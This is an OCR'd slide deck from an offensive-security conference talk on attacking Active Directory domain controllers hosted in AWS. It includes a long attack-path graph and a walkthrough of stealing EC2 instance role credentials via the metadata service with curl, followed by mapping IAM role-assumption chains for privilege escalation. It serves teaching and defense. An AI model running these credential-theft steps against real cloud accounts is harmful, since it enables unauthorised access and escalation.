REVERSEC

There and Back Again

An Attacker’s Tale of DCs in AWS

James Henderson – Leonidas Tsaousis

OffensiveX 2025

Leo Tsaousis


@laripping

- **Senior Security Consultant, Reversec**
- **Attack Path Mapping service lead**
- **Professional PowerPoint Diagram Designer**

James Henderson

- Security Consultant, Reversec
- Interim Purple Team service lead
- Fuzzer of all the things

“Attack Path Mapping”?


Creation of 2nd Platform Admin
Platform Protection Disablement
S3 Backup Removal
Platform Backdoor
EC2 Instance Creation
RDP Key in S3 Bucket
Entra Application Admin Credentials in EC2 Instance
Entra Application Admin
Service Account 1 Abuse
Backup Disruption
Compromised employee
Admin Hash Dump
DomainX Account Admin
Domain User Password Reset
Service Account 2 Abuse
Citrix Breakout
Privilege Escalation via LDAP Relay
Shared Services AWS Account Compromise
DomainX DC Snapshot Takeover
Service User's Hash Dump
DomainX Domain Admin
Entra Global Admin
Intune Script Deployment
Ransomware Deployment
Entra Directory Synchronization Account
Admin's Hash Dump
DomainY Domain Admin
Platform Admin Account Takeover
Entra Connect Agent Credential Dump
DomainY DC Snapshot Takeover
RDS Password Reset
Asset Store Compromise
Malicious Contractor
AWS Privilege Escalation
RDP Key in S3 Bucket
Credentials within files in EC2 Instances
RDP Key in S3 Bucket
Okta Agent Key Decryption
EC2 Instance Creation
Okta Agent Volume Attachment
Assignment to Okta Groups
Encrypted Credentials in EC2 Instances
Foothold in AWS Shared Services Account
Okta Super Admin
AWS Organization Compromise
Encrypted Credentials in Framework Parameters

“AD on AWS”

A Recurring Pattern…


- “Lift and Shift” On-prem infra → Into AWS
- Why? Cost, Strategy, Legacy Apps etc
- co-existing Identity Planes
- things become interesting …

Agenda

1 **Background**

2 **Attack Paths**


3 **Defenses and Detections**



Disclaimers

- No Odays
- No “Vulnerabilities” – legitimate functionality
- Building on *existing work* and public research
- we’ll only look at AWS*
- “How did you know that”? → we believe in working together, not covertly

AWS Identities



- AWS IAM Principals
  - Users
  - Roles
- Fine-grained RBAC model
- Humans can be granted 1+ roles after authenticating, by an Identity Provider
- Roles can be “attached” to a VM (instance profile)
- Roles can be “assumed” by other roles
  - subject to the role’s Trust Policy

Attack Paths

Attack Paths

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


#1 – DC Snapshot Takeover

#2 – Relaying via EC2

#3 – SSM Lateral Movement

#4 – Packet Mirroring

#5 – Through the Identity Provider

#6 – AD Group Memberships

Attack Path #1

DC Snapshot Takeover

Scenario

Assumed Breach of a Publicly Facing Web Server


- Starting Point: compromised Unix server
- Recon:
  - no domain context
  - but this is an EC2 instance

- Goal: How to get DA?

Step 1

Foothold
on EC2 Instance

Obtain instance credentials from IMDS



```
webserver# curl http://169.254.169.254/latest/meta-data/iam/security-credentials
rhel-webserver-role

webserver# curl http://169.254.169.254/latest/meta-data/iam/security-credentials/rhel-webserver-role
{
  "Code" : "Success",
  "LastUpdated" : "2023-04-24T14:42:40Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAT... ",
  "SecretAccessKey" : "rxHc...",
  "Token" : "Ivsw43... ",
  "Expiration" : "2023-04-24T20:49:22Z"
}
```

alternatively:
You have acquired
some AWS credentials somehow

Step 1

Obtain instance credentials from IMDS

```
webserver# curl http://169.254.169.254/latest/meta-data/iam/security-credentials
rhel-webserver-role

webserver# curl http://169.254.169.254/latest/meta-data/iam/security-credentials/rhel-webserver-role
{
  "Code" : "Success",
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  "SecretAccessKey" : "rxHc...",
  "Token" : "Ivsw43... ",
  "Expiration" : "2023-04-24T20:49:22Z"
}
```

```
attacker$ vim ~/.aws/credentials
attacker$ aws sts get-caller-identity
{
  "UserId": "AIDA... ",
  "Account ": "3201..." ,
  "Arn": "arn:aws:sts::3201...:assumed-role/rhel-webserver-role/i-123456..."
}
```


Step 2

Foothold on EC2 Instance

Obtain IMDS Credentials

AWS Privilege Escalation

AWS Privilege Escalation



```
neo4j$ MATCH (src_a:Account)←[i:IN]-(src_p:IAMPrincipal)-[ca:CAN_ASSUME]→(dst_r:IAMRole)-[ii:IN]→(dst_a:Account) RETURN *
```

Node properties

IAMPrincipal IAMRole

<elementId>	4:dd3f1255-55d6-45c2-a231-7a7a0dd3f914:272
<id>	272
ARN	arn:aws:iam::058264559983:role/Assume-Splunk-Role
AccountId	058264559983
InDataset	true

InlinePolicies	[
	{
	"PolicyName": "Assume-Splunk-Policy",
	"PolicyDocument": {
	"Version": "2012-10-17",
	"Statement": [
	... Show all

IsInstanceProfile	false

LastUsed	{
	"LastUsedDate": "2024-07-02T08:37:21+00:00",
	"Region": "eu-west-2"
	}

ManagedPolicies	[]
Name	Assume-Splunk-Role
Path	/
Tags	[]

TrustPolicy	{
	"Version": "2012-10-17",
	"Statement": [
	{
	"Effect": "Allow",
	"Principal": {
	"AWS": "arn:aws:... Show all

UniqueID	AROAQ3EGWUFXQW46YIOSA

```
MATCH (src_a:Account)<-[i:IN]-(src_p:IAMPrincipal)-[ca:CAN_ASSUME]->(dst_r:IAMRole)-[ii:IN]->(dst_a:Account)
RETURN *
```

Enum:

- AWS IAM principals can assume other roles
- Role assumption chains can cross account boundaries

- Discover & Map Out Role assumption chains
- Automate: iamgraph* / apeman**

